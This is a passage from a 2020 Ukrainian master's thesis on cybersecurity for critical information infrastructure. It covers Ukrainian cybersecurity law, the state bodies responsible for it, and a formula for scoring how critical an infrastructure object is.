МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ АВІАЦІЙНИЙ УНІВЕРСИТЕТ
КАФЕДРА КОМП'ЮТЕРИЗОВАНИХ СИСТЕМ ЗАХИСТУ ІНФОРМАЦІЇ

ДОПУСТИТИ ДО ЗАХИСТУ
Завідувач кафедри
_____ С.В. Казмірчук

«_____»_____ 2020 р.

На правах рукопису
УДК 004.056.5:510.22(043.3)

МАГІСТЕРСЬКА АТЕСТАЦІЙНА РОБОТА

ВИПУСКНИКА ОСВІТНЬОГО СТУПЕНЯ «МАГІСТР»

Тема: Система забезпечення кібербезпеки на об'єктах критичної інформаційної інфраструктури

Автор: Н.В. Кметик

Науковий керівник: доцент кафедри КСЗІ А.В. Ільєнко

Нормоконтролер: доцент кафедри КСЗІ А.В. Ільєнко

Київ 2020

ВСТУП

Актуальність. Ринок інформаційної безпеки в показує постійне зростання: ми бачимо, що рік від року збільшуються бюджети на ІБ, створюються нові підрозділи, націлені на забезпечення кібербезпеки, бачимо, як в їх арсеналі з'являються новітні технології, будуються центри моніторингу і реагування на інциденти інформаційної безпеки. І при всьому цьому загальне число інцидентів, що відбуваються, також з року в рік зростає: вони набувають все більшої масовості, призводять до порушення роботи окремих сервісів, а іноді і до повної зупинки робочих-процесів з усіма витікаючими наслідками.

Державні установи стали збільшувати бюджет на кібербезпеку після інцидентів, що вже відбулися. Втрати від них та оцінка можливих втрат послужили каталізатором. Відчулося значення «витоку інформації» та «кібератаки», які раніше були в області теорії. Три масштабні кібератаки 2017 року вельми добре продемонстрували, якими можуть бути наслідки.

Незважаючи на те, що державні установи - все більше зусиль і коштів вкладають забезпечення інформаційної безпеки, а в окремих випадках активно досліджуються актуальні загрози і нові вектори атак – відчутного результату не спостерігається.

Держава через свої органи (Нацполіція, СБУ, Держспецзв'язку, НБУ тощо) може та має більше уваги приділяти управлінню національною кібербезпекою, що передбачає наявність організації, яка буде прямо керувати впровадженням програм з кібербезпеки та регулярного контролю за процесом впровадження.

Метою роботи є розробка системи забезпечення кібербезпеки на об'єктах критичної інформаційної інфраструктури.

Для досягнення поставленої мети вирішуються такі задачі:

– дослідження типових вразливостей та недоліків в інформаційно телекомунікаційних системах органів державної влади;

– реалізація системи забезпечення кібербезпеки;

– оцінка доцільності впровадження центру моніторингу і реагування на інциденти інформаційної безпеки

Галузь застосування. Розроблена концепція може бути використана для органів державної влади та об’єктів критичної інфраструктури.

Об’єкт дослідження: забезпечення кібербезпеки на об’єктах критичної інформаційної інфраструктури.

Предмет дослідження: механізми та методи забезпечення кібербезпеки, архітектура забезпечення кібербезпеки, інформаційно-телекомунікаційних систем органів державної влади.

Методи дослідження базуються загальній програмі і методиці оцінки стану захищеності державних інформаційних ресурсів в інформаційно-телекомунікаційних системах розробленій Державною службою спеціального зв'язку та захисту інформації України, а також на використанні практичного досвіду у виявленні критичних вразливостей та розгортанні механізмів їх усунення.

Наукова новизна. Удосконалено систему забезпечення кібербезпеки на об’єктах критичної інфраструктури, за рахунок впровадження центру моніторингу і реагування на інциденти інформаційної безпеки та централізованого об’єднання галузевих підсистем управління кібербезпекою в окремих галузях України, яка дозволяє усунути недоліки в забезпеченні кіберзахисту в органах державної влади та забезпечити достатній рівень інформаційної безпеки держави.

Практичне значення отриманих результатів полягає в розробці авторського проекту системи забезпечення кібербезпеки на об'єктах критичної інформаційної інфраструктури на базі впровадження центру моніторингу і реагування на інциденти інформаційної безпеки з відповідним переліком програмного забезпечення, який дозволяє виявляти та блокувати шкідливий трафік на об’єктах критичної інфраструктури.

Апробація. Основні положення роботи доповідалися та обговорювалися на таких конференціях:

– Закрита доповідь для персоналу підприємств, установ та організацій, що належать до сфери управління Міністерства інфраструктури України, «Основи кіберзахисту на підприємстві». Київ, 28.11.2018

– Спільне засідання комітетів інформаційних технологій та авіаційної безпеки Асоціації «Аеропорти України» ЦА (ААУЦА) «Кібербезпека транспортної інфраструктури». Київ, 07.02.2019

– Науково-технічний семінар ДЦКЗ Держспецзв'язку «Актуальні проблеми впровадження організаційно-технічної моделі кіберзахисту», Київ, 15.10.2019

Розділ 1. СТАН НАЦІОНАЛЬНОЇ СИСТЕМИ КІБЕРБЕЗПЕКИ

1.1. Правове забезпечення кібербезпеки в Україні

Каталізатором змін у сфері кібербезпеки в нашій державі стала гібридна війна, розв'язана РФ із застосуванням як класичної, так і нелетальної зброї, в тому числі в кіберпросторі та через кіберпростір. Виклики та загрози національній безпеці України в кіберпросторі призвели до створення Стратегії кібербезпеки України, що була впроваджена указом Президента України від 15 березня 2016 року, а реалізація її положень призвела до прийняття Закону України «Про основні засади забезпечення кібербезпеки України».

Сьогодні законодавче регулювання кіберзахисту в Україні знаходиться на початку свого формування, проте найскладніший етап – визначення стратегії, меж та напрямів державної політики забезпечення кіберзахисту пройдено. Безумовно, на цьому шляху ще багато проблем, але є і досягнення. Невирішеними є питання державно-приватної взаємодії, ще не сформовані переліки об'єктів критичної інфраструктури, триває розроблення підходів до кібероборони, попереду ще великий пласт проблем та обсяг роботи, спрямованої на нормативно-правове врегулювання у сфері кібербезпеки.

Найбільш перспективними напрямами розвитку національної системи кіберзахисту, на нашу думку, є: вдосконалення правової основи кіберзахисту об'єктів критичної інфраструктури; впровадження системи незалежного аудиту інформаційної безпеки на об'єктах критичної інфраструктури; створення галузевих центрів реагування на кіберінциденти; розвиток міжнародного співробітництва у сфері забезпечення кібербезпеки; розвиток системи підготовки кадрів у сфері кібербезпеки; підвищення цифрової грамотності (правил кібергігієни) громадян та культури безпекового поводження в кіберпросторі, впровадження систем інформаційного комплаєнсу.

Поняття «безпека інформації» визначено у ISO/IEC 27000 п. 3.28 (information security). «Безпека інформації» – збереження конфіденційності (3.10), цілісності (3.36) та доступності (3.7) інформації. Відповідно до Примітки 1 для кваліфікації безпеки у сфері інформації мають ураховуватися і інші

властивості, такі як справжність (3.6), звітність, неприйняття (3.48) та надійність (3.55) [1]. У національному вимірі поняття безпеки інформації передбачає захищеність інформації від несанкціонованих дій (випадкових чи навмисних), що призводять до модифікації, розкриття чи знищенням даних [2].

Уперше поняття «інформаційної безпеки» в Україні було визначено в Законі України «Про Основні засади розвитку інформаційного суспільства в Україні на

2007–2015 роки» від 09.01.2007 р. № 537-V [3], в якому інформаційна безпека визначається як стан захищеності життєво важливих інтересів людини, суспільства і держави, за якого запобігається нанесення шкоди через: неповноту, невчасність та невірогідність інформації, що використовується; негативний інформаційний вплив; негативні наслідки застосування інформаційних технологій; несанкціоноване розповсюдження, використання і порушення цілісності, конфіденційності та доступності інформації.

Згідно із Законом України «Про Основні засади розвитку інформаційного суспільства в Україні на 2007–2015 роки» вирішення проблеми інформаційної безпеки має здійснюватися шляхом: створення повнофункціональної інформаційної інфраструктури держави та забезпечення захисту її критичних елементів; підвищення рівня координації діяльності державних органів щодо виявлення, оцінки і прогнозування загроз інформаційній безпеці, запобігання таким загрозам та забезпечення ліквідації їх наслідків, здійснення міжнародного співробітництва із цих питань; вдосконалення нормативно-правової бази щодо забезпечення інформаційної безпеки, зокрема захисту інформаційних ресурсів, протидії комп’ютерній злочинності, захисту персональних даних, а також право-охоронної діяльності в інформаційній сфері; розгортання та розвитку Національної системи конфіденційного зв’язку як сучасної захищеної транспортної основи, здатної інтегрувати територіально розподілені інформаційні системи, в яких обробляється конфіденційна інформація [3]. Як бачимо, поняття «інформаційна безпека» набагато ширше, ніж поняття безпеки інформації, і зовсім не зводиться до неї.

Стандарт ICO/IEC 27032 надає визначення «кібербезпеки» через категорію безпеки кіберпростору – збереження конфіденційності, цілісності та доступності інформації в кіберпросторі. При цьому кіберпростором є середовище, що виникає внаслідок функціонування на основі єдиних принципів і за загальними правилами інформаційних, телекомунікаційних та інформаційно-комунікаційних систем [4]. Відповідно до ДСТ України ISO/IEC 27032:2016 п. 4.21 кіберпростір – це складне середовище, що вини- кає в процесі взаємодії людей, програмного забезпечення і послуг Інтернет-послуг Інтернету, за допомогою технологічних пристроїв або об'єднаних мереж, яка не існує в будь- якій фізичній формі [5].

Для створення системи кіберзахисту яка забезпечуватиме повною мірою кібербезпеку органів державної влади та оборони, необхідна організація єдиної інтелектуальної системи кібербезпеки. В основу побудови перспективної системи кібербезпеки має бути покладено поняття еволюції системи, тобто здатність її адаптації через зміну параметрів під впливом зовнішніх і внутрішніх кіберзагроз (кібератак) і технологій, що застосовуються для протидії їм протягом свого життєвого циклу [6, с. 5]. Безумовно, створення такої системи можливо лише шляхом поєднання всього спектру заходів державного регулювання від законодавчого регулювання до ефективного та відповідального правозастосування, в основі яких буде лежати ризик- менеджмент.

Каталізатором законодавчих змін у сфері кібербезпеки в нашій державі стала гібридна війна, розв'язана РФ із застосуванням як класичної, так і нелетальної зброї, в тому числі в кіберпросторі та через кіберпростір. [7]

Виклики та загрози національній безпеці України в кіберпросторі призвели до створення Стратегії кібербезпеки України, що була впроваджена указом Президента України від 15 березня 2016 року [8], а реалізація її положень призвела до прийняття Закону України «Про основні засади забезпечення кібербезпеки України» [9].

До прийняття Закону України «Про основні засади забезпечення кібербезпеки України» правову основу кібербезпеки України становили Конституція України, закони України «Про основи національної безпеки», «Про

інформацію», «Про захист інформації в інформаційно-телекомунікаційних системах» та інші закони, Конвенція Ради Європи про кіберзлочинність [10], інші міжнародні договори, згода на обов'язковість яких надана Верховною Радою України, Доктрина інформаційної безпеки України, а також інші нормативно-правові акти.

Закон України «Про основні засади забезпечення кібербезпеки України» визначає правові та організаційні основи забезпечення захисту життєво важливих інтересів людини і громадянина, суспільства та держави, національних інтересів України в кіберпросторі, основні цілі, напрями та принципи державної політики у сфері кібербезпеки, повноваження державних органів, підприємств, установ, організацій, осіб та громадян у цій сфері, основні засади координації їхньої діяльності із забезпечення кібербезпеки.

При цьому ст. 1 Закону України «Про основні засади забезпечення кібербезпеки України» визначає, що кібербезпека – захищеність життєво важливих інтересів людини і громадянина, суспільства та держави під час використання кіберпростору, за якої забезпечуються сталий розвиток інформаційного суспільства та цифрового комунікативного середовища, своєчасне виявлення, запобігання і нейтралізація реальних і потенційних загроз національній безпеці України в кіберпросторі.

Необхідно зауважити на те, що дія Закону України «Про основні засади здійснення кібербезпеки України» не поширюється на відносини та послуги, пов'язані зі змістом інформації, що обробляється (передається, зберігається) в комунікаційних та/ або в технологічних системах, соціальних мережах, приватних електронних інформаційних ресурсах у мережі Інтернет (включаючи блог-платформи, відеохостинги, інші веб-ресурси), а також не стосується інформаційно-телекомунікаційних систем, у яких циркулює інформація, яка складає державну таємницю. Проте запровадження положень Закону у цій сфері може розглядатися як істотне порушення прав людини відповідно до положень Європейської конвенції про захист прав людини і основних свобод, зокрема ст. 10 Конвенції [11].

Важливим кроком на шляху створення сучасної системи кіберзахисту України стало прийняття Постанови Кабінету Міністрів України № 518 від 19 червня 2019 року «Про затвердження Загальних вимог до кіберзахисту об'єктів критичної інфраструктури» [12], яким встановлено: визначення загальних вимог із кіберзахисту об'єктів критичної інфраструктури; встановлення обов'язкових заходів забезпечення захисту від кібератак; запобігання порушенню конфіденційності; цілісності та доступності інформаційних ресурсів; сталого функціонування.

Варто відзначити, що розвиток законодавства у сфері кібербезпеки в Україні безпосередньо пов'язаний з євроінтеграційними прагненнями України.

Наприклад, Директивою 2008/114/ЄС знайшла своє відображення в Проекті Закону України «Про критичну інфраструктуру та її захист», а також проектах Постанов Уряду: «Порядку та критеріїв віднесення об'єктів до об'єктів критичної інфраструктури», а також «Порядку формування переліку об'єктів критичної інформаційної інфраструктури».

Необхідно звернути увагу на нормативноправове регулювання кібербезпеки в банківському секторі України. Стрімкий розвиток нормативно-правового забезпечення у сфері кібербезпеки банківського сектору є можливим завдяки незалежному становищу Національного банку, яке визначається Законом України «Про Національний банк» [13].

Забезпечення безпеки в кіберпросторі не вичерпується заходами державного регулювання і контролю, а в багатьох випадках залежить від свідомої і відповідальної поведінки учасників правовідносин, зокрема суб'єктів господарювання. Підвищений інтерес у кібер- злочинців викликає ринок криптовалют та електронної комерції. За допомогою різних способів здійснення атак хакери здійснюють крадіжки електронних грошей безпосередньо у їхніх власників, або ж використовують для цього підручні ресурси – гаманці, біржі та інше. Кібератаки на суб'єктів господарювання та їх діяльність можуть набувати абсолютно різних форм. Це може бути фішинг, який здійснюється, наприклад, за

допомогою розсилки електронних повідомлень співробітникам або використання шкідливого програмного забезпечення.

Одним із ключових чинників, що сприяє попередженню кібератак, є ефективна система захисту та жорстка система покарань кіберзлочинців, наприклад, така, як існує у США. Україна, на жаль, на даний момент не може похвалитися настільки розвиненим і вдосконаленим законодавством щодо притягнення до відповідальності за незаконні шкідливі дії хакерів [14].

Важливим елементом безпеки господарської діяльності суб'єкта господарювання є політика інформаційної безпеки та заходи корпоративного або інформаційного комплаєнса, що впроваджуються суб'єктом господарювання. Як правило, це певна сукупність правил, вимог, оцінки ризиків та рекомендацій, що визначають порядок інформаційної діяльності суб'єкта господарювання та особливості забезпечення безпеки його діяльності в кіберпросторі. Такі заходи забезпечують належний рівень безпеки інформаційних систем та врахують такі елементи: а) безпеку систем; б) врегулювання інцидентів; в) управління безперервністю бізнесу; г) моніторинг та постійний аудит; ґ) відповідність міжнародним стандартам; д) розслідування інцидентів та притягнення винних до відповідальності.

Окремо необхідно зауважити, що згідно зі статтею 5 Закону (про основні засади) суб'єктами забезпечення кібербезпеки є і окремі громадяни, які провадять діяльність та/або надають послуги, пов'язані з національними інформаційними ресурсами, інформаційними електронними послугами, здійсненням електронних правочинів, електронними комунікаціями, захистом інформації та кіберзахистом. І тому саме від їх відповідальної поведінки в кіберпросторі найчастіше залежить стабільність кіберпростору.

Сьогодні законодавче регулювання кіберзахисту в Україні знаходиться на початку свого формування, проте найскладніший етап – визначення стратегії, меж та напрямів державної політики забезпечення кіберзахисту пройдено. Безумовно, на цьому шляху ще багато проблем, але є і досягнення.

Невирішеними є питання державно-приватної взаємодії, ще не сформовані переліки об’єктів критичної інфраструктури, триває розроблення підходів до кібероборони, попереду ще великий пласт проблем та обсяг роботи, спрямованої на нормативно-правове врегулювання у сфері кібербезпеки.

Інформаційна війна, яка відбувається між Росією і Україною, включає не тільки воєнні дії та інформаційно-психологічні операції, а також проведення кібератак. З огляду на це формування нормативної основи забезпечення кібербезпеки має бути засноване на чіткій та зрозумілій Стратегії. Строк дії чинної Стратегії кібербезпеки України завершується наступного року, тому варто розпочинати роботу над новою сучасною Стратегією кібербезпеки України, що має враховувати наявний досвід як професійного середовища, так і іноземних партнерів, саме Стратегія повинна оцінити виклики і визначити перспективи підвищення захищеності в кіберпросторі. Проте це завдання є спільним як для держави, так і для суспільства в цілому, оскільки особливістю кіберпростору є відсутність кордонів і меж, а тому забезпечення безпеки є питанням кожного.

1.2. Суб’єкти національної системи кібербезпеки

Національна система кібербезпеки представляє собою комплексну систему взаємодії між Державною службою спеціального зв’язку та захисту інформації України, Національною поліцією України, Службою безпеки України, Міністерством оборони України та Генеральним штабом Збройних Сил України, розвідувальними органами, Національним банком України, діяльність яких спрямована на забезпечення кібербезпеки та взаємопов’язаних заходів політичного, науково-технічного, інформаційного, освітнього характеру, організаційних, правових, оперативно-розшукових, розвідувальних, контррозвідувальних, оборонних, інженерно-технічних заходів, а також заходів криптографічного і технічного захисту національних інформаційних ресурсів, кіберзахисту об’єктів критичної інформаційної інфраструктури.

Провідним суб’єктом національної системи кібербезпеки є Державна служба спеціального зв’язку та захисту інформації України [15], на яку припадає близько 80% навантаження та яка забезпечує формування та реалізацію державної політики щодо захисту в кіберпросторі державних інформаційних ресурсів та інформації, вимога щодо захисту якої встановлена законом, кіберзахисту об’єктів критичної інформаційної інфраструктури, здійснює державний контроль у цих сферах; координує діяльність інших суб’єктів забезпечення кібербезпеки щодо кіберзахисту; забезпечує створення та функціонування Національної телекомунікаційної мережі, впровадження організаційнотехнічної моделі кіберзахисту; здійснює організаційно-технічні заходи із запобігання, виявлення та реагування на кіберінциденти і кібератаки та усунення їх наслідків; інформує про кіберзагрози та відповідні методи захисту від них; забезпечує впровадження аудиту інформаційної безпеки на об’єктах критичної інфраструктури, встановлює вимоги до аудиторів інформаційної безпеки, визначає порядок їх атестації (переатестації); координує, організовує та проводить аудит захищеності комунікаційних і технологічних систем об’єктів критичної інфраструктури на вразливість; забезпечує функціонування Державного центру кіберзахисту.

У Державному центрі кіберзахисту та протидії кіберзагрозам Держспецзв’язку є структурований підрозділ Computer response team of Ukraine (далі – CERT-UA) – команда реагування на комп’ютерні надзвичайні події України, основною метою якого є забезпечення захисту інформаційних ресурсів та інформаційних та телекомунікаційних систем від несанкціонованого доступу, неправомірного використання, а також порушень їх конфіденційності, цілісності та доступності. CERT-UA періодично публікує рекомендації, які стосуються безпеки поштового сервісу, із протидії загрозі інсайдера, усунення вразливостей, пов’язаних із некоректним налаштуванням DNS-серверів, із самостійного пошуку та ліквідації веб-шеллів тощо. Крім того в Державному центрі кіберзахисту функціонує Центр реагування на кіберзагрози (Cyber Threat Response Centre, CRC), створений 02.02.2018 р. як центральний компонент національної системи кіберзахисту України. CRC побудовано на базі найновітніших досягнень у сфері

кібербезпеки як вітчизняних, так і провідних IT компаній світу. Розроблені на рівні кращих світових аналогів сучасні технологічна та аналітична системи CRC закономірно претендують на звання найпотужніших в європейському співтоваристві [16].

На Нацполіцію покладено відповідальність за попередження, виявлення, припинення й розкриття кіберзлочинів. Міноборони та Генштаб ЗСУ зобов'язані забезпечувати кібероборону військових об'єктів, кіберзахист об'єктів критичної інфраструктури під час війни і надзвичайного стану, а також відбивати військову агресію в кіберпросторі.

СБУ в межах своїх повноважень зобов'язана попереджати, виявляти, припиняти та розкривати злочини проти миру та безпеки людства в кібер¬просторі, боротися з кібертероризмом і кібершпигунством. Також СБУ надано повноваження проводити таємні перевірки об'єктів критичної інфраструктури.

Нацбанк визначається законом як регулятор з кібербезпеки у банківській сфері. Для цього він має право на встановлення в цій сфері власних стандартів і організацію перевірки їх дотримання. Але хотілося б підкреслити, що зараз це вже відбувається – банківський сектор давно запровадив міжнародний стандарт захисту інформації ISO-27001. Більше того, Нацбанк повинен буде визначити порядок, вимоги та заходи щодо забезпечення кіберзахисту та інформаційної безпеки в банківській системі і для суб'єктів переказу коштів. Для цього створюється центр кіберзахисту. Крім того, створено реєстр об'єктів критичної інформаційної інфраструктури в банківській системі. Водночас проводитиметься оцінка стану кіберзахисту та аудит інформаційної безпеки банків. Об'єкти кібербезпеки Кіберзахисту підлягають комунікаційні системи всіх форм власності, в яких обробляються національні інформаційні ресурси і які використовуються в інтересах органів державної влади та місцевого самоврядування, правоохоронних органів і військових формувань, у сферах електронного урядування, електронних державних послуг, електронної комерції,

електронного документообігу, а також об’єкти критичної інформаційної інфраструктури. [9]

Міністерство оборони України, Генеральний штаб Збройних Сил України здійснюють заходи з підготовки держави до відбиття воєнної агресії у кіберпросторі (кібероборони); військову співпрацю з НАТО, пов’язаної з безпекою кіберпростору та сумісним захистом від кіберзагроз та забезпечує взаємодію з Державною службою спеціального зв’язку та захисту інформації України і Службою безпеки України.

На розвідувальні органи України покладається здійснення розвідувальної діяльності щодо загроз національній безпеці України у кіберпросторі, інших подій і обставин, що стосуються сфери кібербезпеки. У відповідності із спеціальним Законом «Про розвідувальні органи», розвідувальні органи України – спеціально уповноважені законом органи на здійснення розвідувальної діяльності [17], а саме Служба зовнішньої розвідки України, яка є державним органом, який здійснює розвідувальну діяльність у політичній, економічній, військово-технічній, науково-технічній, інформаційній та екологічній сферах [18]; розвідувальний орган Міністерства оборони України; розвідувальний орган спеціально уповноваженого центрального органу виконавчої влади у справах охорони державного кордону. Також здійснюється добування наявних в кібер просторі даних та інформації противника, моніторинг його автоматизованих систем управління, систем управління зброєю, інформаційних мереж та систем і циркулюючих в них технологічних процесів [19].

Перелік організацій які Відповідно до чинного законодавства становлять основу національної системи кібербезпеки є досить вичерпним, але, приймаючи до уваги велику кількість державних органів, які функціонують в Україні, і тим чи іншим чином мають відношення до кіберпростору, він потребує уточнення та доповнення.

Під суб’єктами забезпечення кібербезпеки визначено державні органи, (передусім інституції сектору безпеки і оборони України), органи місцевого самоврядування, підприємства, установи, організації незалежно від форми

власності, які здійснюють проектування, впровадження та експлуатацію складових критичних об’єктів національної інформаційної інфраструктури або забезпечують їх кіберзахист.

Реалізація положень Стратегії кібербезпеки України та Закону України «Про основні засади забезпечення кібербезпеки України» передбачає розроблення та застосування якісно нового законодавства у сфері кібербезпеки, що засноване на напрацьованому роки гібридної війни досвіді, усвідомленні та імплементації досвіду та нормативних документів ЄС та НАТО.

Мають бути створені: реєстр об’єктів критичної інформаційної інфраструктури, перелік об’єктів критичної інфраструктури, реєстр аудиторів інформаційної безпеки. Результатом впровадження зазначених нормативних актів має стати Комплексний огляд сектору безпеки і оборони, частиною якого має стати огляд стану кіберзахисту критичної інформаційної інфраструктури, державних інформаційних ресурсів та інформації, вимога щодо захисту якої встановлена законом.

1.3. Об’єкти національної системи кібербезпеки

До об’єктів національної критичної інфраструктури, що потребують захисту від кібератак, необхідно віднести об’єкти, реалізація кіберзагроз щодо яких може призвести до настання таких наслідків як: надзвичайна ситуація; блокування роботи або руйнування стратегічно важливих для економіки та безпеки держави підприємств, систем життєзабезпечення та об’єктів підвищеної небезпеки; блокування роботи державних органів; блокування діяльності органів військового управління, Збройних Сил України в цілому, або втручання в автоматизовані системи керування зброєю; порушення безпечного функціонування банківської або фінансової системи держави; розголошення державної таємниці; масові заворушення.

Як вбачається, не всі об’єкти такої інфраструктури є уразливими для кібер впливів (тобто діяльність не всіх об’єктів критично залежить від нормального функціонування певних комп’ютерних систем). Водночас, кожній комп’ютерній

системі, що використовується на окремому об’єкті критичної національної інфраструктури, властиві конкретні уразливості, а значить і відповідні загрози.

Тобто, лише визначивши об’єкти критичної національної інфраструктури та встановивши основні зовнішні та внутрішні загрози кібернетичного характеру, можна приступити до формування системи безпеки, ефективність якої буде обумовлена підбором: найбільш ефективних заходів захисту від різних видів кіберзагроз; суб’єктів, здатних забезпечити вжиття відповідних заходів захисту.

Перелік об’єктів національної критичної інфраструктури та їх категорії повинен встановлюватися Кабінетом Міністрів України. Об’єктам національної критичної інфраструктури залежно від ступенів важливості, вразливості, захисту, прогнозованих наслідків, що можуть настати в результаті реалізації кіберзагрози щодо систем і мереж, які в ньому функціонують, наявної в них інформації, та програмного забезпечення, призначеного для її обробки, присвоюються відповідні категорії важливості.

До останніх можуть бути віднесені підприємства, установи та організації незалежно від форми власності: в галузі енергетики, хімічної промисловості, транспорту, інформаційно-комунікаційних технологій, електронних комунікацій, у банківському і фінансовому секторах; у сферах водо-газо-електропостачання, водовідведення, виробництва продуктів харчування, сільського господарства, охорони здоров’я. Також до об’єктів критичної інфраструктури відносяться комунальні, аварійні та рятувальні служби, стратегічні підприємства, потенційно небезпечні виробництва [20].

Критерії та порядок віднесення об’єктів до об’єктів критичної інфраструктури, перелік таких об’єктів, загальні вимоги до їх кіберзахисту, у тому числі щодо застосування індикаторів кіберзагроз, та вимоги до проведення незалежного аудиту інформаційної безпеки затверджуються Кабінетом Міністрів України, а в банківській системі України - Національним банком України.

Категорія критичності об’єкта критичної інфраструктури визначається на основі аналізу рівня негативного впливу, яку особа, суспільство, навколишнє середовище, економіка, національна безпека та обороноздатність країни можуть

зазнати внаслідок порушення або припинення функціонування об’єкта інфраструктури.

Категорія об’єкта критичної інфраструктури визначається за такою процедурою.

Уповноважений орган державної влади, відповідальний за сектор (підсектор) критичної інфраструктури органідентифікує всі об’єкти критичної інфраструктури свого сектору (підсектору) критичної інфраструктури згідно з Порядком віднесення об’єктів до об’єктів критичної інфраструктури.

Уповноважений орган відповідно до Порядку віднесення об’єктів до об’єктів критичної інфраструктури для кожного об’єкта свого сектору (підсектору) критичної інфраструктури визначає, які основні послуги надає цей об’єкт.

Уповноважений орган разом з оператором основних послуг проводить оцінку критичності об’єкта критичної інфраструктури, використовуючи секторальні та міжсекторальні критерії визначення рівня негативного впливу, наведені у додатках 1 та 2, які враховують:

- рівень негативного впливу на надання основних послуг у разі знищення, пошкодження або порушення функціонування об’єкта критичної інфраструктури;
- соціальну значущість об’єкта критичної інфраструктури;
- суспільну значущість об’єкта критичної інфраструктури;
- економічну значущість об’єкта критичної інфраструктури;
- наявність взаємозв’язків між об’єктам критичної інфраструктури;
- значущість об’єкта критичної інфраструктури для забезпечення національної безпеки та обороноздатності країни.

Під час заповнення форми додатка 1 обирається рівень негативного впливу в рамках сектору або підсектору об’єкта критичної інфраструктури та у графі «Оцінка PK_i» виставляється бал, який відповідає рівню негативного впливу, опис якого характеризує наслідки, які можуть настати у разі порушення функціонування об’єкта критичної інфраструктури.

Під час заповнення форми додатка 2 обирається рівень негативного впливу за кожним критерієм, наведеним у формі, та у графі «Оцінка $РК_i$» виставляється бал, який відповідає рівню негативного впливу, опис якого характеризує наслідки, які можуть настати у разі порушення функціонування об'єкта критичної інфраструктури.

Підсумовуються всі бали, що були отримані під час оцінки об'єкта критичної інфраструктури згідно з формами, наведеними в додатках 1 та 2.

Розраховується узагальнена нормована оцінка рівня критичності за формулою:

$$РК_{ОКІ} = \frac{\Sigma РК_i}{\Sigma РК_{max}},$$

де:

$РК_{ОКІ}$ – узагальнена нормована оцінка рівня критичності об'єкта критичної інфраструктури;

$\Sigma РК_i$– сума балів, які отримав об'єкт критичної інфраструктури за всіма критеріями критичності (додатки 1 та 2);

$\Sigma РК_{max}$ – максимальна можлива сума балів (розраховується виходячи з того, що об'єкт отримує максимальні бали за всіма критеріями оцінки рівня негативного впливу).

Примітка: у цьому документі залежно від сектору використовується 18 або 19 критеріїв. Тому для ОКІ, що належать до секторів критичної інфраструктури за пунктами 1, 3 - 7 додатка 1, максимальна можлива сума балів буде дорівнювати $\Sigma РК_{max}$ *= 19*4=76 балів, для ОКІ, що належать до секторів за пунктами 2, 8 - 13 додатка 1, максимальна можлива сума балів буде дорівнювати* $\Sigma РК_{max}$ *= 18*4=72 бали.*

Рішення щодо категорії критичності об'єкта критичної інфраструктури приймається на основі узагальненої нормованої оцінки рівня критичності об'єкта критичної інфраструктури відповідно до такого правила:

І категорія критичності, якщо $0{,}8 < РК_{ОКІ} \leq 1$;

ІІ категорія критичності, якщо $0{,}63 < РК_{ОКІ} \leq 0{,}8$;

ІІІ категорія критичності, якщо $0{,}37 < РК_{ОКІ} \leq 0{,}63$;

IV категорія критичності, якщо $0{,}2 < РК_{ОКІ} \leq 0{,}37$;

об'єкт не є критичним, якщо $РК_{ОКІ} \leq 0{,}2$.

Відомості про об'єкти критичної інфраструктури, що віднесені до об'єктів І та ІІ категорій критичності, уповноважений орган надає до уповноваженого органу у сфері захисту критичної інфраструктури для формування національного переліку об'єктів критичної інфраструктури.

Відомості про об'єкти критичної інфраструктури, що віднесені до об'єктів І, ІІ ІІІ та IV категорій критичності, вносяться до секторального переліку об'єктів критичної інфраструктури, який формується та ведеться уповноваженим органом у відповідному секторі (підсекторі) [21].

1.4. Сучасні тренди кібербезпекової політики

Становлення інформаційного суспільства не лише дає змогу будувати більш ефективне та успішне суспільство, але й надає нових імпульсів традиційним загрозам безпеки держави та створює принципово нові складнощі для системи національної безпеки. Україна потребує створення адекватної системи безпеки у світі, що трансформується, де виклики національній безпеці все частіше набувають рис, відмінних від традиційних загроз. Активність з боку провідних держав світу у кіберпросторі, глибинні зміни відношення до внутрішньої інформаційної політики та формування потужних транснаціональних злочинних груп, що спеціалізуються на злочинах в кіберпросторі все це обумовлює необхідність виробленні рекомендацій щодо коротко- та довгострокових пріоритетів трансформації вітчизняного безпекового сектору з урахуванням вищезазначених трендів.

Більшість держав світу активно модернізує власні сектори безпеки у відповідності до викликів сучасності, і особливо – зважаючи на потенціал використання мережі Інтернет у військових цілях. Цей процес відбувається із:

активним реформуванням систем управління відповідним сектором безпеки (створення спеціалізованих підрозділів, управлінських структур); впорядкуванням нормативного поля, що має забезпечити цілісність державної політики в даній сфері; активною роз'яснювальною роботою серед населення щодо небезпек кіберзагроз; збільшенням чисельності підрозділів, зайнятих у системі кіберзахисту; розробкою кіберозброєнь та проведення пробних військово-розвідувальних акцій у кіберпросторі; посилення контролю за національним інформаційним простором (способами доступу, контентом тощо).

З огляду на заяви високопосадовців США та експертів, що задіяні в підготовці нової „Стратегічної концепції НАТО" щодо необхідності розглядати кібернапади на критично-важливу інфраструктуру як „акт війни", що підпадають під статтю 5 Північноатлантичного договору, варто очікувати посилення дискусії на найвищому міжнародному політичному рівні (ОБСЄ, керівних органів НАТО, Генеральної Асамблеї та Ради безпеки ООН, Самітів Великої вісімки) щодо можливості закріплення відповідних змін в міжнародно-правових актах та статутних документах провідних міжнародних безпекових організацій, що дозволять ідентифікувати кібернапади або їх сукупність як акти війни.

Тенденція посилення контролю з боку правоохоронних органів за контентом національного інформаційного простору, за мережевим трафіком, засобами доступу до всесвітньої мережі тощо свідчить про довгострокову тенденцію формування в мережі Інтернет класичних прав та обов'язків громадянина та держави, що існують в традиційній державі та формування своєрідних „цифрових суверенітетів". Розглядаючи зазначену тенденцію разом із можливістю зменшення рівня анонімності у всесвітній мережі (із введенням „Інтернет-паспорту" для користувачів) можна зазначити, що панівний до останнього часу неоліберальний підхід до розуміння мережі Інтернет (так звана „Каліфорнійська ідеологія") зазнає кардинальних змін, а на зміну їй приходить „технореалізм" де ключову роль у розвитку мережі Інтернет визначено Державу.

Незважаючи на декларовані бажання основних геополітичних суб'єктів протидіяти мілітаризації кіберпростору, можна констатувати збільшення ролі

